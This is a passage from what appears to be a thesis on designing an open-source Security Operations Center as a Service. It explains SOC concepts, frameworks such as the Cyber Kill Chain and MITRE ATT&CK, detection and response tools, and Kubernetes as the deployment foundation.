- **Increase in Database Reads:** Whether it is an SQL injection or direct database access via an administrator account, a dump of data from database tables may indicate that an attacker has stolen data.
- **Suspicious Configuration Changes:** Changes could also add vulnerabilities that

malware could exploit.

2.2.5 Tactics, Techniques, and Procedures (TTP)

TTPs (Tactics, Techniques, and Procedures) offer a structured framework for analyzing the methods used by cyber attackers.

- **Tactic:** Tactics represent the overall objectives of an attacker.
- **Techniques:** Detail the specific methods used to achieve objectives.
- **Procedures:** Detailed descriptions of an attacker's actions, including the tools used.

2.2.6 Cyber Kill Chain

Developed by Lockheed Martin, the Cyber Kill Chain framework fits within the Intelligence Driven Defense model, designed to identify and prevent cyber intrusions. This model highlights the different stages that attackers must go through to achieve their objectives [22].

The seven stages of the Cyber Kill Chain enhance the visibility of an attack and deepen the understanding of an adversary's tactics, techniques, and procedures (TTPs), thus offering analysts a better perspective [22].

1. **Reconnaissance:** During the reconnaissance phase, a malicious individual selects a target and exploits vulnerabilities and exploitable weaknesses within the network.
2. **Weaponization:** The attacker develops an attack vector, such as malware allowing remote access, ransomware, a virus, or a worm, capable of exploiting a known vulnerability.
3. **Delivery:** During the delivery stage, the intruder launches their attack. The specific measures adopted vary depending on the type of attack planned, such as through emails with malicious attachments or links.
4. **Exploitation:** During the exploitation phase, the malicious code executes in the victim's system.
5. **Installation:** After the exploitation phase, the malware installs itself, allowing the attacker to control the system.
6. **Command and Control:** The attacker takes remote control and can navigate the network.
7. **Actions on Objectives:** The attacker achieves their objectives, such as data theft or destruction.




Figure 2.2: Cyber Kill Chain

2.2.7 MITRE ATT&CK

The MITRE ATT&CK framework constitutes a globally accessible and continuously updated knowledge base. It is designed to model, detect, prevent, and respond to cybersecurity threats, relying on the well-documented behaviors of cybercriminals [24].

The MITRE ATT&CK framework lists the tactics, techniques, and procedures (TTPs) of cybercriminals at each stage of a cyberattack lifecycle. This includes everything from the initial information gathering and attackers' planning strategies, to the final execution of the attack.

The information presented in the MITRE ATT&CK framework enables security teams to:

- Accurately simulate cyberattacks to assess the effectiveness of cyber defenses.
- Design more effective security policies, controls, and incident response plans.
- Choose and configure security technologies by optimizing the detection, prevention, and mitigation of cyber threats.

MITRE ATT&CK Matrices:

1. **Enterprise Matrix:** Attack techniques for enterprise infrastructures, including sub-matrices for Windows, macOS, Linux, networks, cloud, and containers [26].
2. **Mobile Matrix:** Direct attack techniques on mobile devices and networks, with sub-matrices for iOS and Android [29].
3. **ICS Matrix:** Techniques targeting industrial control systems, including machines, devices, sensors, and networks for various essential services [28].

MITRE ATT&CK Tactics

Each tactic in the MITRE ATT&CK framework represents a specific objective that the attacker seeks to achieve at a given moment. These tactics are closely linked to the different stages or phases of a cyberattack. The tactics and techniques vary from one matrix to another.




Figure 2.3: MITRE ATT&CK Enterprise Matrix Tactics

MITRE ATT&CK Techniques

MITRE ATT&CK tactics illustrate the objectives that attackers seek to achieve, while MITRE ATT&CK techniques describe the methods they employ to achieve them. For example, the techniques External Remote Services and Phishing are used within the Initial Access tactic.

This knowledge base presents the following information for each technique:

- A presentation of the technique.
- The set of well-established sub-techniques that are linked to this technique.
- Examples of associated procedures, which may concern how attack groups use certain techniques, as well as the types of malware used for their implementation.
- Mitigations, there are security practices and software capable of blocking or managing this technique.
- Detection methods, generally concerning log data or other system sources that security teams or security software can monitor to identify the presence of this technique.

Comparison between MITRE ATT&CK and Cyber Kill Chain

Table 2.1: MITRE ATT&CK VS Cyber Kill Chain

Criterion	MITRE ATT&CK	Cyber Kill Chain
Objective	Describe attackers' TTPs.	Model the linear stages of a cyberattack.
Structure	Dynamic matrix with 14 tactics and 200+ techniques/sub-techniques.	7 fixed and sequential stages.
Scope	Very detailed: Focus on concrete methods.	Macro: Describes general phases.
Flexibility	Very flexible and capable of adapting to a variety of attack scenarios.	More linear and rigid.

2.3 Terminologies

2.3.1 Event

An event in cybersecurity is any detectable activity that occurs on a computer system, network, or application. It may be a benign, suspicious, or malicious action affecting IT resources. Events are generally recorded in logs and analyzed by monitoring tools such as a SIEM [40].

Types of Events:

- **Benign Events (Normal):** Common actions that are part of normal operation (successful login, authorized file access, etc.)
- **Suspicious Events:** Unusual activities requiring analysis (login from an unusual location, excessive data download, etc.)
- **Malicious Events:** Actions signaling an attack or compromise (SQL injection, unauthorized privilege escalation, malware or ransomware detection, etc.)

2.3.2 Logs

A log (or event journal) is a record file containing detailed information about the activities of a computer system, network, or application. These journals are essential for security monitoring, problem diagnosis, regulatory compliance, and incident investigation [17] [18].

Types of Logs:

- **Perimeter Device Logs:** From network security equipment such as firewalls and detection systems.
- **Windows Event Logs:** Windows operating system journals including user logins and security events.
- **Endpoint Logs:** Capture activity on computers and servers, including processes and user actions.
- **Application Logs:** Record events related to software, such as errors and access.
- **Proxy Logs:** Traces of Internet connections via a proxy server.
- **IoT Logs:** Journals from IoT devices to detect abnormal behaviors.

2.3.3 Alert

A security alert is a notification generated automatically or manually when a suspicious event or potential threat is detected within a computer system, network, or application. It serves to warn security teams of abnormal activity that may require investigation or intervention [38].

Alerts are generated by cybersecurity tools such as SIEM, IDS/IPS, EDR/XDR, WAF, etc., and produced from predefined rules, artificial intelligence models, or event correlations.

Types of Alerts:

- **True Positive:** A real threat has been detected and correctly reported. It requires intervention to mitigate the threat.
- **False Positive:** An alert is generated when there is no real threat. It can lead to alert overload and waste time for SOC analysts.
- **False Negative:** A real threat is not detected by security tools. This is the most dangerous, as an attack can go unnoticed.
- **True Negative:** No real threat is detected and no alert is generated. This is a normal situation, no incident to report.

Alert Criticality Levels:

Table 2.2: Alert Criticality Levels

Level	Description
Low Alert	Informational alerts. These events generally require no action, but it is recommended to investigate any unusual event.
Moderate Alert	A non-standard action or unusual behavior has occurred. Investigate each case and determine the impact.
High Alert	A potentially high-impact security event has occurred. Investigate immediately and look for secondary impacts.
Critical Alert	Confirmed compromise requiring immediate response to avoid significant damage.

2.3.4 Incident

A cybersecurity incident is a proven event that compromises the confidentiality, integrity, or availability (CIA) of an organization's data, systems, or computer networks. Unlike a simple alert or a suspicious event, an incident requires immediate reaction to limit its impact and analyze its origin [31] [32].

Common Types of Incidents:

- **Unauthorized Access Attacks:** These cybersecurity incidents involve unauthorized attempts by cybercriminals to access systems or data using authorized user accounts.
- **Malware-Related Incidents:** These incidents involve malicious software that compromises computer systems (Ransomware, Trojan, Worms, Spyware, etc.)
- **Denial of Service Attacks:** Attempts to overload systems to make them unavailable.
- **Phishing Incidents:** Attacks that aim to deceive users to steal sensitive information.
- **Web Application Incidents:** This event occurs when a web application is used in an attack.

2.3.5 Comparison between Event, Alert, and Incident

Table 2.3: Comparison between Event, Alert, and Incident

Criterion	Event	Alert	Incident
Nature	Informational, may be benign or suspicious.	Indicator of a potential security problem.	Proven problem requiring immediate response.
Detection	Recorded in system logs.	Generated automatically by cybersecurity tools.	Confirmed by SOC analysts after alert investigation.
Response	No action required in general.	Requires analysis to determine if it is a false positive or a real problem.	Immediate action required to contain and remediate the threat.

2.3.6 Container

Containers are technologies that allow packaging and isolating applications, integrating their entire execution environment. This approach simplifies the transfer of applications between different environments while preserving all their functionalities.

Containers offer numerous advantages for both developers and system administrators:

- **Scalability:** Developers can easily adapt the infrastructure size according to application needs.
- **Portability:** Facilitate migration from one infrastructure to another without requiring substantial application modifications.
- **Resilience:** A failure in one container will not affect other running containers. It is possible to configure containers to restart automatically in case of failure, thus ensuring continuous availability.

2.4 Security Operations Center (SOC)

A Security Operations Center (SOC) is a team of experts dedicated to the proactive monitoring of an organization's security. It is also a command center responsible for supervising all information systems, including servers, applications, networks, workstations, data centers, and other endpoints [13] [33].

The SOC ensures continuous monitoring, assesses the security posture of the infrastructure, detects potential and existing threats, and orchestrates incident response. In addition to threat monitoring and response, it implements security protocols and measures aimed at strengthening the cybersecurity posture and preventing future attacks [13] [33].

2.4.1 SOC Activities

SOC activities are divided into three main categories [34]:

Preparation, Planning, and Prevention

- **Asset Inventory:** List the elements to protect, such as applications and servers.
- **Preventive Maintenance:** Apply patches and update firewalls.
- **Incident Response Planning:** Develop a plan defining activities, roles, and responsibilities in case of threat or incident.
- **Regular Testing:** Assess vulnerabilities and adjust security policies.

Monitoring, Detection, and Response

- **Continuous Monitoring:** Monitor IT infrastructure to detect suspicious activities.
- **Log Management:** Analyze logs to identify anomalies.
- **Threat Detection:** Use SIEM to monitor alerts and identify threats.

Recovery, Improvement, and Compliance

- **Recovery and Remediation:** After an incident, the SOC eliminates the threat and restores affected assets.
- **Post-Incident Analysis and Improvement:** Analyze the incident to improve processes, policies, and security tools.
- **Compliance Management:** Ensure everything is compliant with data privacy regulations such as GDPR, CCPA, PCI DSS, ISO 27001, and HIPAA.

2.4.2 SOC Components

A SOC consists of several essential components enabling the monitoring, detection, and response to cybersecurity incidents. These components can be classified into three categories: People, Processes, and Technologies [14].

People

The first and most important aspect of a security operations team is the people. The human element is at the heart of a SOC's success. A security operations center is only as effective as the people who run it. A SOC team is a diverse group of professionals, each having a specific role to play.

Table 2.4: Roles and Responsibilities of the SOC Human Component

Role	Responsibility
SOC Analyst	Continuously monitor security alerts; Triage and classify incidents; Perform initial threat analysis; Escalate critical incidents.
Incident Responder	Investigate confirmed incidents; Contain and eradicate threats; Coordinate system restoration.
Threat Hunter	Actively search for undetected threats; Analyze attacker TTPs; Improve detection rules.
SOC Manager	Supervise daily operations; Manage communication with stakeholders; Coordinate security audits.

Processes

The second most important aspect of a security operations center concerns the processes involved. These processes include effective workflows and procedures. When an alert is triggered, workflows follow a process that includes:

- **Alert Triage:** Classification of alerts by priority (low, medium, critical).
- **Investigation:** Analysts examine suspicious activities more deeply to determine if they are security incidents.
- **Containment:** If a security incident is confirmed, the SOC team takes measures to isolate it and minimize damage.
- **Remediation:** Measures are taken to correct vulnerabilities and prevent future incidents.

Technologies

Tools and technology constitute the foundation on which a security operations center builds its defenses. Tools collect, correlate, and analyze data, equipping the SOC team with real-time threat monitoring and detection capabilities. In the following section, we will see how these technologies strengthen a security operations center.

2.5 SOC Technologies and Tools

The SOC relies on an advanced technological infrastructure to monitor, detect, analyze, and respond to threats. These technologies are essential to ensure effective and proactive cybersecurity.

2.5.1 Security Information and Event Management (SIEM)

A SIEM is a key technological solution in a SOC. It enables the collection, analysis, correlation, and archiving of logs from various information systems such as servers, network equipment, and security systems. Thanks to its central role, it helps detect, investigate, and respond to security threats in real time [30] [16].

The SIEM itself relies on 2 components:

- **SIM (Security Information Management):** Stores and analyzes logs over the long term for compliance and forensic analysis.
- **SEM (Security Event Management):** Analyzes events in real time and triggers alerts in case of threat.

SIEM Functionalities

- **Log Management:** Collects real-time log data from various devices (endpoints, firewalls, antivirus, etc.) and cloud environments.
- **Event Correlation and Analysis:** Uses advanced analytics to identify data patterns and identify threats.
- **Incident Monitoring and Security Alerts:** A centralized dashboard allows monitoring activity and managing alerts.
- **Compliance Management:** Helps collect and verify compliance data within the company.

SIEM Advantages

- **Efficiency:** Provides a comprehensive view of data and facilitates collaboration to counter threats.
- **User and Application Monitoring:** Tracks all network activities, ensuring transparency and threat detection.
- **Real-time Identification:** Analyzes data to identify anomalies indicating security problems.

- **Compliance:** Ensures compliance with regulations according to sectors and regions (HIPAA, GDPR, PCI-DSS, etc.).

2.5.2 Security Orchestration, Automation and Response (SOAR)

SOAR is a set of compatible software that offers an organization the ability to gather data on cybersecurity threats and respond to security incidents to optimize the efficiency of security operations. A SOAR platform consists of three essential elements: orchestration, automation, and response [30] [16].

- **Orchestration:** Connects various internal and external tools via integrations such as vulnerability scanners.
- **Automation:** Allows executing previously manual tasks, such as vulnerability analysis by following Playbooks.
- **Response:** Together, orchestration and automation strengthen an organization's response to security threats.

SOAR Elements

- **Security Orchestration and Automation (SOA):** This element ensures the management of orchestration and automation of workflows using playbooks and processes.
- **Security Incident Response Platform (SIRP):** This platform enables centralized management of security incidents, offering complete visibility on threats.
- **Threat Intelligence Platform (TIP):** Provides information on attackers' tactics, techniques, and procedures (TTPs), thus helping SOC teams develop appropriate response strategies.

SOAR Advantages

- **Optimize Time Management and Efficiency:** SOAR adoption increases productivity by freeing up team members' time for other objectives.
- **Flexibility:** SOAR adapts to the specific needs of each organization and evolves with the existing security system.
- **Manage Incidents More Effectively:** SOAR infrastructure enables rapid response to threats, reducing errors and resolution time.
- **Streamlined Operations:** Standardized procedures and playbooks help SecOps teams manage more threats quickly.

Relationship between SIEM and SOAR

Both platforms are complementary and can collaborate effectively to optimize security operations within a company. SIEM collects data and generates alerts for security personnel. SOAR uses this information to automate responses and integrates AI to predict similar threats. Together, they optimize security operations [16].

2.5.3 Extended Detection and Response (XDR)

A unified security incident detection and response platform that automatically collects and correlates data from various security components (endpoints, network, cloud, email, etc.) [59].

XDR enables security teams to quickly and effectively identify and eliminate threats across various domains, all from a unified solution.

XDR Operation

- **Ingestion:** Gathers and normalizes data from different sources.
- **Detection:** Analyzes and correlates data to detect threats with AI and ML.
- **Response:** Classifies threats by severity to facilitate their analysis and automates responses.

XDR Advantages

- **Improved Visibility:** Provides in-depth understanding of the security environment by integrating data from various sources, enabling the description of invisible threats.
- **Improved Productivity and Efficiency:** Automates repetitive tasks and facilitates self-healing, reducing analyst workload.
- **Improved Incident Prioritization:** Identifies critical incidents requiring rapid intervention.

Comparison between SIEM, SOAR, and XDR

Table 2.5: Comparison between SIEM, SOAR, and XDR

Criterion	SIEM	SOAR	XDR
Main Role	Log collection and correlation	Orchestration and automation	Extended detection and response
Data Source	IT logs (firewalls, servers, network)	Data from existing tools	Endpoints, network, cloud, identities, emails
Automation	Low	High	High
Advanced Correlation	Limited	Based on playbooks	Multi-layered (endpoint, network, cloud, etc.)
Threat Management	Reactive	Reactive and automated	Proactive across the entire IT environment
Complexity	High	High	Medium

2.5.4 Intrusion Detection System & Intrusion Prevention System (IDS / IPS)

Intrusion Detection System (IDS)

An IDS is a monitoring system that analyzes network traffic to detect possible attacks or suspicious behaviors. It functions as an alarm system that warns the administrator without directly intervening. It enables capturing network traffic, analyzing packets via rules and signatures, and generating an alert in case of suspicious activity [30].

Types of IDS:

- **Network Intrusion Detection System (NIDS):** Monitors overall network traffic and alerts in case of abnormal behaviors.
- **Host Intrusion Detection System (HIDS):** Examines network packets on a specific host to detect malicious activities.
- **Protocol-Based Intrusion Detection System (PIDS):** Analyzes traffic between a server and a client according to specific protocols.
- **Application Protocol-based Intrusion Detection System (APIDS):** Monitors communication to identify security flaws in application protocols.




Figure 2.4: IDS Location

Intrusion Prevention System (IPS)

In contrast, an IPS, often integrated with IDS, goes further by taking active measures to block or mitigate these threats in real time. It can automatically reject malicious data packets, block suspicious traffic sources. It enables capturing network traffic, identifying threats through signatures, and taking immediate measures (block IP, cut connection, etc.) [30].

Types of IPS:

- **Network-Based Intrusion Prevention System (NIPS):** Monitors all network traffic to detect and eliminate security violations.
- **Host-Based Intrusion Prevention System (HIPS):** Installed on endpoints to monitor incoming and outgoing traffic of that device only.
- **Network Behavior Analysis (NBA):** Detects unusual traffic flows and blocks denial of service attacks.
- **Wireless Intrusion Prevention System (WIPS):** Monitors wireless network traffic.




Figure 2.5: IPS Location

Comparison between IDS and IPS

Table 2.6: Comparison between IDS and IPS

Criterion	IDS	IPS
Main Role	Detect and signal intrusions	Detect and block intrusions
Action	Generates an alert in case of anomaly	Actively blocks detected threats
Human Intervention	Requires human analysis for decision-making	Automated, makes real-time decisions
Position in Network	In listening mode, often connected in parallel	In active mode, often inline in traffic
Impact on Traffic	No impact on network traffic	May slightly slow traffic due to filtering
False Positive Management	Generates alerts, risk of high number of false positives	May wrongly block legitimate traffic if poorly configured

2.6 SOC Challenges

SOCs face several major challenges that can compromise their effectiveness. These challenges are related to the increasing complexity of IT environments, the evolution of threats, and operational constraints. Here is an analysis of the main challenges facing SOC [8] [12]:

2.6.1 Alert Fatigue

Alert fatigue is a common phenomenon in SOC, where analysts are overwhelmed by an excessive volume of alerts, many of which are false positives. This alert overload can lead to:

- **Decreased vigilance:** Analysts may become less attentive to alerts, increasing the risk of missing real threats.
- **Decreased efficiency:** Time spent processing irrelevant alerts reduces analysts' ability to focus on critical threats.
- **Impact on morale:** Alert fatigue can lead to stress and frustration among analysts, which can affect their performance and engagement.

2.6.2 Complexity of Environments

With the increasing adoption of environments, especially hybrid environments, SOC must monitor geographically and technologically dispersed systems. This complexity poses several challenges:

- **Log Collection and Correlation:** Tools are needed to manage large amounts of data in real time.
- **Limited Visibility:** SOC may have limited visibility over certain activities in cloud environments.

2.6.3 Cybersecurity Skills Shortage

The shortage of qualified cybersecurity professionals is a major challenge for SOC. SOC analysts must possess in-depth technical skills to analyze alerts, investigate incidents, and configure security tools. However, the lack of qualified personnel can lead to:

- **Work Overload:** Existing analysts may be overwhelmed by the volume of alerts to process, increasing the risk of errors or delays in incident response.
- **Difficulty in Keeping Skills Up-to-Date:** Threats evolve rapidly, and analysts must constantly train to stay current on new attack techniques and security tools.

2.6.4 Evolution of Threats and Sophisticated Attacks

Cyber threats are constantly evolving, with increasingly sophisticated and targeted attacks. SOC must face challenges such as:

- **Zero-Day Attacks:** These attacks exploit unknown flaws without a patch.
- **Advanced Persistent Threats (APT):** These attacks, orchestrated by state entities or organized groups, can hide for months or even years.

2.6.5 Compliance and Regulation

Organizations are subject to strict data protection regulations (such as GDPR in Europe or CCPA in California). SOC's must ensure that their monitoring and incident response activities comply with these regulations. This involves:

- **Log Management:** Logs must be retained for a defined period and be accessible for compliance audits.
- **Sensitive Data Protection:** SOC's must guarantee that collected and analyzed data is protected against unauthorized access.

2.6.6 Costs and Return on Investment (ROI)

Establishing and operating a SOC represents a significant investment in terms of costs (infrastructure, tools, personnel). Organizations must justify this investment by demonstrating tangible return on investment (ROI). However, measuring a SOC's effectiveness can be difficult, as it is often challenging to quantify avoided incidents or potential damages.

2.7 Security Operations Center as a Service (SOCaaS)

A Security Operations Center as a Service (SOCaaS) is a security model in which a third-party provider manages and maintains a complete SOC, accessible via a cloud subscription [15] [9].

SOCaaS offers all the security functions of a traditional internal SOC, including continuous monitoring, log management, threat detection, incident response, remediation, compliance, etc. [15] [9].

The provider also assumes responsibility for all the people, processes, and technologies necessary to enable these services and guarantee 24/7 support [15] [9].

2.7.1 SOCaaS Advantages

Compared to a traditional on-premises SOC, SOCaaS offers companies several notable advantages. Here are some of them [9]:

- **Reduce Costs:** Subscribing to a SOCaaS subscription is cheaper than purchasing all the tools necessary for an effective SOC team.
- **Faster Identification and Remediation:** Thanks to recent tools and qualified personnel, security incidents are processed more quickly.
- **Reduces Security Risks:** 24/7 monitoring allows rapid identification of intrusions before they spread.

- **Scalability and Flexibility:** Services can adapt to the company's needs.
- **Improved Maturity:** External experts strengthen security without weighing down the budget.
- **Keep Your Security Up-to-Date:** Access to the latest technologies and security practices.

2.7.2 SOCaaS Challenges

Although outsourcing security operations offers many strengths, it can also generate challenges and limitations.

- **Onboarding Process:** The provider must configure security solutions in the client's environment before starting to offer its services. This can be long and complex, exposing the company to risks.
- **Data Sharing and Storage:** The SOCaaS provider needs access to sensitive data to combat threats, which can increase the risk of data leaks.
- **Compliance:** Compliance must remain the organization's responsibility, as certain tasks are not compatible with a third-party provider.

arevoir

2.7.3 Comparison between SOCaaS and Internal SOC

Table 2.7: Comparison between SOCaaS and Internal SOC

Criterion	Internal SOC	SOCaaS
Cost	High investment (tools, technologies, salaries).	Monthly subscription / pay-per-use.
Expertise	Internal recruitment and training.	Expertise provided by the provider.
Infrastructure	On-premises servers and tools.	Cloud platform managed by the provider.
Response Time	Depends on internal team availability.	Guaranteed response time (SLA).

2.8 SOCaaS Solution

Building on the theoretical foundations established in this chapter, we now address the central operational objective of this thesis: to design and deploy an open-source SOCaaS that is efficient, accessible, and specially adapted to the needs of businesses. Driven by an ambition for technological sovereignty and cyber inclusion, this project will transform concepts into tangible reality. A credible alternative to proprietary solutions, where security effectiveness rhymes with ease of use and cost control. The following pages will unveil our concrete architecture, the result of a rigorous selection of tools and modeling centered on real field challenges.

2.9 Conclusion

This chapter covered the theoretical and practical foundations of SOC. We explored the key concepts of cybersecurity, clarified SOC terminologies, and detailed its technologies. The structural challenges of traditional SOC highlighted the need for an innovative model. SOCaaS emerges as a promising alternative, offering flexibility and scalability, despite persistent challenges such as trust in the cloud. These elements constitute the basis for designing a SOCaaS solution adapted to current needs, as proposed by this project.

Chapter 3

Design of the SOCaaS Solution

3.1 Introduction

The design phase constitutes the foundation on which the SOCaaS platform is implemented and validated. Its objective is not limited to listing security tools, but rather to define a coherent architecture in which each component contributes to detection, analysis, orchestration, enrichment, and incident response. In this chapter, the selected technologies are presented according to their role in the proposed Security Operations Center as a Service, their integration capability, and their suitability for an open-source and cloud-native deployment model.

The adopted approach is based on a comparative analysis of the main technological families required by a SOC platform. These families include container orchestration, package management, SIEM capabilities, SOAR automation, case management, threat intelligence enrichment, and service exposure. The selection criteria emphasize functionality coverage, interoperability, scalability, automation, operational security, cost, and ease of use. This makes it possible to justify the selected tools not only as independent products, but as complementary elements of a single SOCaaS architecture.

The chapter first defines the criteria used to evaluate candidate tools. It then presents Kubernetes and Helm as the deployment foundation of the platform, followed by the SIEM and SOAR choices that structure the detection and response pipeline. Finally, it discusses the role of load balancing and describes the operational flow of the proposed SOC platform. This progression prepares the transition to Chapter 4, where the selected architecture is implemented and validated in a laboratory environment.

3.2 Tool Selection Criteria

The selection of technological components is a critical design decision for a SOCaaS platform. A SOC environment must collect heterogeneous security data, correlate events, generate alerts, automate repetitive response tasks, and preserve evidence for investigation. Therefore, the selected tools must satisfy both technical and operational requirements. Table 3.1 summarizes the criteria used to evaluate the candidate solutions.

Table 3.1: Tool Selection Criteria

Criterion	Description
Functionality Coverage	Capability to identify malicious activities; tools capable of aggregating and analyzing logs; automation and remediation features; monitoring of network, endpoints, cloud, etc.
Integration and Interoperability	Compatibility with existing ecosystem (SIEM, firewalls, antivirus, etc.); support for standards (Syslog, REST API, common log formats); ability to centralize data (integration with multiple log sources).
Scalability and Performance	Management of large data volumes without performance loss; adaptability to infrastructure growth (cloud, hybridization); minimal latency for real-time detection and response.
Automation and Orchestration	Ability to automate repetitive tasks (SOAR playbooks); support for incident response workflows; integration with third-party tools for coordinated response.
Advanced Analysis and Threat Intelligence	Detection based on Machine Learning and abnormal behavior (UEBA); regular updates of signatures and detection rules; access to Threat Intelligence feeds (MISP, OpenCTI, commercial).
Compliance and Reporting	Compliance with regulations (GDPR, NIS2, ISO 27001); generation of customizable reports for audits; event history and investigation evidence.
Security and Resilience	The tool itself must be secure (strong authentication, encryption); high availability and disaster recovery.
Cost and ROI	Total cost of ownership (licenses, maintenance, infrastructure); pricing model (subscription, penalty based on log volume?); return on investment in terms of reduced detection/response time (MTTD/MTTR).
Support and Community	Quality of technical support (24/7 for a SOC); clear and regularly updated documentation; active community (open-source tools like Suricata, Zeek, Wazuh).
User Experience and Ease of Use	Intuitive interface and customizable dashboard; reduction of false positives to avoid alert fatigue; training and support provided by the vendor.

These criteria reflect the constraints of the SOCaaS model. Since the platform is intended to serve organizations that may not have extensive internal SOC resources, the chosen components must provide a balance between technical maturity, deployment flexibility, integration capability, and cost control. The following sections apply these criteria to the main architectural layers of the proposed solution.

3.2.1 Supporting Design Components

In addition to the main SOC components, three supporting elements contribute to the design and implementation of the project. KVM/QEMU with libvirt provides the virtualization foundation used to reproduce the SOCaaS laboratory environment. This layer is not part of the SOC detection logic itself, but it is essential for creating isolated virtual machines, separating Kubernetes nodes from victim endpoints, and safely validating attack scenarios before deployment in a real environment.

DeepSeek-V4-Pro is used in the AI Sandbox workflow as the report-generation model. Its role is to transform sandbox analysis artifacts into an analyst-readable malware analysis report containing behavior reconstruction, indicators of compromise, MITRE ATT&CK mapping, risk assessment, and recommended actions. In the proposed architecture, the model is treated as an assistance layer: it supports analyst interpretation, but it does not replace deterministic parsing, observable extraction, or human validation.

OpenCode was used during the engineering phase as an agent-assisted development environment for executing implementation tasks, organizing code changes, and accelerating iteration on the SOCaaS platform. It should therefore be presented as a development and productivity support tool rather than as an operational SOC component. This distinction is important because the runtime SOCaaS pipeline remains based on Wazuh, the Pipeline Gateway, Shuffle, TheHive, threat intelligence enrichment, and the AI Sandbox.

3.3 Kubernetes

Kubernetes (K8s) is an open-source platform dedicated to container orchestration. It automates the deployment, scaling, and management of containerized applications, which makes it suitable for a SOCaaS platform composed of several cooperating services. In the proposed design, Kubernetes provides the execution environment for the SIEM, SOAR, case management, storage, and integration components. Its use also supports portability, because the platform can be deployed in virtualized, private cloud, or cloud-native environments.

Kubernetes was selected because SOCaaS requires service separation, controlled scalability, workload scheduling, and simplified operational management. Instead of deploying each security tool manually on independent virtual machines, Kubernetes makes it possible to describe the desired state of the platform and let the cluster maintain this state. This approach is particularly relevant for a SOCaaS architecture, where repeatability and operational consistency are important.

3.3.1 Kubernetes Components

In a Kubernetes cluster, the architecture is divided into a control plane and worker nodes [21]. The control plane manages the overall state of the cluster and continuously compares the desired state with the actual state. It includes the API server, which exposes the Kubernetes API; `etcd`, which stores the cluster state; the scheduler, which assigns pods to suitable nodes; and the controller manager, which supervises cluster resources and corrects deviations from the desired state.

Worker nodes are responsible for running the containerized workloads. Each worker node includes the `kubelet`, which ensures that pods are running as expected, `kube-proxy`, which manages network rules, and a container runtime such as Docker or containerd, which executes the containers. This separation between cluster control and workload execution is useful for SOCaaS because it allows security services to be distributed across nodes while maintaining centralized management.

3.3.2 Main Kubernetes Resources

